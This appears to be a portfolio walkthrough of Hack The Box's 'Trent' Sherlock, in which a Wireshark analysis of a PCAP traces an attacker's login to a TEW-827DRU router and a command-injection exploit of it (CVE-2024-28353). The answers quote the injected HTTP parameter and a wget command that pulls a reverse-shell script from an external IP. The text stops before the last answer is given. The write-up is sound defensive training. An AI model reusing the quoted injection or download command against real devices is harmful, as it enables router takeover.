PCAP Analysis - Hack The Box Sherlock
Project Overview 
This writeup is a walkthrough of the “Trent” Sherlock from Hack The Box, an investigative challenge testing defensive security skills. Using Wireshark, I analyzed a PCAP file to uncover an attacker’s Techniques, Tactics, and Procedures (TTPs) during a lateral movement attack targeting router firmware. The analysis reveals the attacker’s IP, compromised router details, login attempts, and exploitation of a remote code execution vulnerability, demonstrating my network forensics and threat detection capabilities critical for a Security Operations Center (SOC) analyst role.
Sherlock Scenario
The SOC team detected suspicious lateral movement within the network, targeting router firmware. Anomalous traffic patterns and command execution on the router suggest an internal attacker gained unauthorized access and is attempting further exploitation. The task is to analyze network traffic logs from an impacted machine to identify the attacker’s TTPs.
Challenge: Hack The Box Sherlock Trent
Tools Used
- Wireshark: For PCAP analysis, packet filtering, and TCP stream reconstruction.
- Web Browser: To research router vulnerabilities and CVE details.
Analysis Process
The analysis addresses 12 questions to unravel the attack. Below are the findings, supported by Wireshark screenshots and filters.
Q1: From what IP address did the attacker initially launched their activity?
- Load the PCAP file into Wireshark
- Go to Statistics > Conversations > IPv4
 Wireshark Conversations tab highlighting attacker IP
- Sorting the packets tab from highest to lowest, we can see there are a huge number or packets being transferred between
192.168.10.1(The Router) and192.168.10.2(The Attacker)
Answer: 192.168.10.2
Q2: What is the model name of the compromised router?
- I used the following filter to show only the HTTP packets transferred between the router and the attacker machines
ip.addr==192.168.10.2 && ip.addr==192.168.10.1 && http
 HTTP packets between attacker and router
- Following the TCP stream from packet 13 (the first packet after my filter query) and going through the response from the router, we can see the model name of the victim’s router.
 TCP Stream revealing router model
Answer: TEW-827DRU
Q3: How many failed login attempts did the attacker try before successfully logging into the router?
- Authentication is done over HTTP, using a POST request. I use this filter to only show the HTTP requests that use the POST method
ip.src==192.168.10.2 && ip.dst==192.168.10.1 && http.request.method==POST
 POST requests showing login attempts
- As visible in the above image, the top 3 packets are the Attacker’s attempts at logging in, but it’s the fourth POST request which shows that they were actually logged in when that request was sent, which means the attacker was successfully logged into the router after 2 failed attempts, packet 22826 being his successful login
 Packet 22826 confirming successful login
Answer: 2 failed login attempts
Q4: At what UTC time did the attacker successfully log into the routers web admin interface?
- From the above question, we know the Attacker successfully logged into the router in packet 22826
Note: the default time display format in Wireshark is seconds since first captured packet, which can be changed to a more easy-to-understand format by going to View > Time Display Format > UTC Date and Time of Day
 Packet 22826 timestamp in UTC
Answer: 2024-05-01 15:53:27
Q5: How many characters long was the password used to log in successfully?
- From Question 3, we can see the credentials the Attacker has used to log into the router
 Credentials showing empty password
Answer: 0 (empty string)
Q6: Which HTTP parameter was manipulated by the attacker to get remote code execution on the system?
- Checking other POST requests made by the Attacker, there are several requests where the Attacker is seen trying to execute commands by passing commands in a form item in their HTTP POST request
 POST request with RCE parameter
Answer: usbapps.config.smb_admin_name
Q7: What is the CVE number associated with the vulnerability that was exploited in this attack?
- Since we know the Attacker got remote code execution and we know the router model, so looking that up on the web can help us find the CVE number
 Web search confirming CVE
Answer: CVE-2024-28353
Q8: What is the current firmware version installed on the compromised router?
Found the firmware version in the router’s HTTP response.
 Router response showing firmware
Answer: 2.10B01
Q9: What was the first command the attacker executed by exploiting the vulnerability?
Reviewed POST requests after login, identifying the first command in the usbapps.config.smb_admin_name parameter.
 First command via RCE
Answer: whoami
Q10: What command did the actor use to initiate the download of a reverse shell to the router from a host outside the network?
Identified a POST request with a wget command to download a reverse shell script.
 Command downloading reverse shell
Answer: wget http://35.159.25.253:8000/a1l4m.sh
Q11: Multiple attempts to download the reverse shell from an external IP failed. When the actor made a typo in the injection, what response message did the server return?
Followed HTTP streams of failed wget attempts, noting the server’s response to a typo.
 Server response to typo
Answer: Access to this resource is forbidden
Q12: What was the IP address and port number of the command and control (C2) server when the actor’s reverse shell eventually did connect? (IP:Port)
- Looking at this packet from our list of POST requests, it is evident the Attacker was able to download his reverse shell script using the remote code execution on this router
 Packet downloading reverse shell
- So we follow this packet’s HTTP stream to see what this file contains. The way a reverse shell script works is by exploiting the remote code execution vulnerability to spawn a bash shell while pointing to a specific IP address and port number (Attacker’s machine)
 Reverse shell script contents
- The very next HTTP request after the request which downloaded the script was a GET request with the name of the script that the Attacker was seen downloading earlier. Follow that packet’s HTTP stream to investigate further makes things much clearer
 HTTP stream confirming C2 server
